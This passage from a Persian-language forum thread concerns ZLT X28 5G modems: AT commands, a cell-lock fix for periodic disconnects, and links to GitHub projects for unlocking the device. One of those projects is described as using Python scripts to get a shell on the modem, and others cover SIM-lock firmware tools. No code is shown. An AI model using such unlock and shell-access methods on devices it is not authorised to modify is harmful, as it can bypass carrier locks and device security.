پروفایل‌های اینترنت و VoLTE. - `AT+CFUN=1,1`: ریستارت کامل ماژول رادیویی و اتصال مجدد به شبکه. [/LIST]
0 تشکر
2026/01/19 10:42
#19
سلام به همگی، یکی از مشکلاتی که خیلیا تو شبکه‌های 5G با مودم‌های ZLT باهاش مواجه میشن اینه که هر ۵ الی ۱۰ دقیقه اینترنت برای چند ثانیه قطع میشه و دوباره وصل میشه.

علت این باگ چیه؟
مودم وقتی بین دو تا دکل با سیگنال نزدیک به هم قرار می‌گیره، مدام در حال اسکن فرکانسی و پرش از یک Cell ID به دیگری است. حین این جابجایی دست‌تکان دادن شبکه (Handover) برای لحظاتی قطع میشه.

راه‌حل قطعی با قفل دکل (Lock Cell ID):
  1. وارد پنل وب مودم بشید و در بخش Device Information شناسه Cell ID و شماره PCI دکلی که بالاترین سرعت و بهترین سیگنال RSRP رو داره یادداشت کنید.
  2. از طریق منوی فرکانس در فریمورهای AIS یا با استفاده از ابزار منیجر اختصاصی، گزینه Cell Lock رو فعال کنید و مقادیر PCI و فرکانس دکل رو وارد کنید.
  3. همچنین اگر فرکانس 5G منطقه شما نوسان داره، در بخش Network Mode اتصال رو روی حالت 5G SA Only بذارید تا از سوئیچ مکرر به 4G جلوگیری بشه.


با همین ترفند ساده، اتصال اینترنت مثل سنگ پایدار میشه و پینگ برای بازی‌های آنلاین فوق‌العاده ثابت می‌مونه.
سلام به همگی، یکی از مشکلاتی که خیلیا تو شبکه‌های 5G با مودم‌های ZLT باهاش مواجه میشن اینه که هر ۵ الی ۱۰ دقیقه اینترنت برای چند ثانیه قطع میشه و دوباره وصل میشه. [B]علت این باگ چیه؟[/B] مودم وقتی بین دو تا دکل با سیگنال نزدیک به هم قرار می‌گیره، مدام در حال اسکن فرکانسی و پرش از یک Cell ID به دیگری است. حین این جابجایی دست‌تکان دادن شبکه (Handover) برای لحظاتی قطع میشه. [B]راه‌حل قطعی با قفل دکل (Lock Cell ID):[/B] [LIST=1] [*] وارد پنل وب مودم بشید و در بخش Device Information شناسه [B]Cell ID[/B] و شماره [B]PCI[/B] دکلی که بالاترین سرعت و بهترین سیگنال RSRP رو داره یادداشت کنید. [*] از طریق منوی فرکانس در فریمورهای AIS یا با استفاده از ابزار منیجر اختصاصی، گزینه [B]Cell Lock[/B] رو فعال کنید و مقادیر PCI و فرکانس دکل رو وارد کنید. [*] همچنین اگر فرکانس 5G منطقه شما نوسان داره، در بخش Network Mode اتصال رو روی حالت [B]5G SA Only[/B] بذارید تا از سوئیچ مکرر به 4G جلوگیری بشه. [/LIST] با همین ترفند ساده، اتصال اینترنت مثل سنگ پایدار میشه و پینگ برای بازی‌های آنلاین فوق‌العاده ثابت می‌مونه.
2 تشکر
2025/12/12 13:09
#20
سلام به همگی، جامعه متن‌باز برای مودم ZLT X28 پروژه‌های بسیار ارزشمندی ایجاد کرده که در این پست لینک‌های اصلی رو براتون قرار میدم:

مخازن گیت‌هاب پیشنهادی:
  • مخزن جامع آنلاک مهدی (MahdiGH):
    شامل اسکریپت‌های پایتون برای ارسال خودکار فرامین به وب‌سرویس و دریافت شل:
    مشاهده مخزن Unlock-ZLT-X28 در گیت‌هاب: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • مخزن بازگشایی و متدهای جدید JPM007:
    مشاهده پروژه JPM007 Unlock ZLT X28: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • پروژه اجرای OpenWrt مستقل بر روی پورت جانبی روتر:
    پروژه‌ای خلاقانه برای فعال‌سازی کامل فریمور OpenWrt با رابط کاربری LuCI:
    مشاهده مخزن EngineerMazeed/ZLT-X28 در گیت‌هاب: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • پروژه ابزارهای فریمور 1.5.13 مستر تزر (Mr-Tezar):
    مشاهده مخزن ابزارهای رام 1.5.13 در گیت‌هاب: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
سلام به همگی، جامعه متن‌باز برای مودم ZLT X28 پروژه‌های بسیار ارزشمندی ایجاد کرده که در این پست لینک‌های اصلی رو براتون قرار میدم: [B]مخازن گیت‌هاب پیشنهادی:[/B] [LIST] [*] [B]مخزن جامع آنلاک مهدی (MahdiGH):[/B] شامل اسکریپت‌های پایتون برای ارسال خودکار فرامین به وب‌سرویس و دریافت شل: [URL="https://github.com/mahdigh782/Unlock-ZLT-X28"]مشاهده مخزن Unlock-ZLT-X28 در گیت‌هاب[/URL] [*] [B]مخزن بازگشایی و متدهای جدید JPM007:[/B] [URL="https://github.com/JPM007/Unlock-ZLT-X28"]مشاهده پروژه JPM007 Unlock ZLT X28[/URL] [*] [B]پروژه اجرای OpenWrt مستقل بر روی پورت جانبی روتر:[/B] پروژه‌ای خلاقانه برای فعال‌سازی کامل فریمور OpenWrt با رابط کاربری LuCI: [URL="https://github.com/EngineerMazeed/ZLT-X28"]مشاهده مخزن EngineerMazeed/ZLT-X28 در گیت‌هاب[/URL] [*] [B]پروژه ابزارهای فریمور 1.5.13 مستر تزر (Mr-Tezar):[/B] [URL="https://github.com/Mr-Tezar/ZLT-X28-Firmware-1.5.13-simLock"]مشاهده مخزن ابزارهای رام 1.5.13 در گیت‌هاب[/URL] [/LIST]
2 تشکر
صفحه 1 از 2
ارسال پاسخ به این مبحث

برای ارسال پاسخ و مشارکت در این گفتگو، ابتدا باید وارد حساب کاربری خود شوید.

ورود به حساب یا ثبت‌نام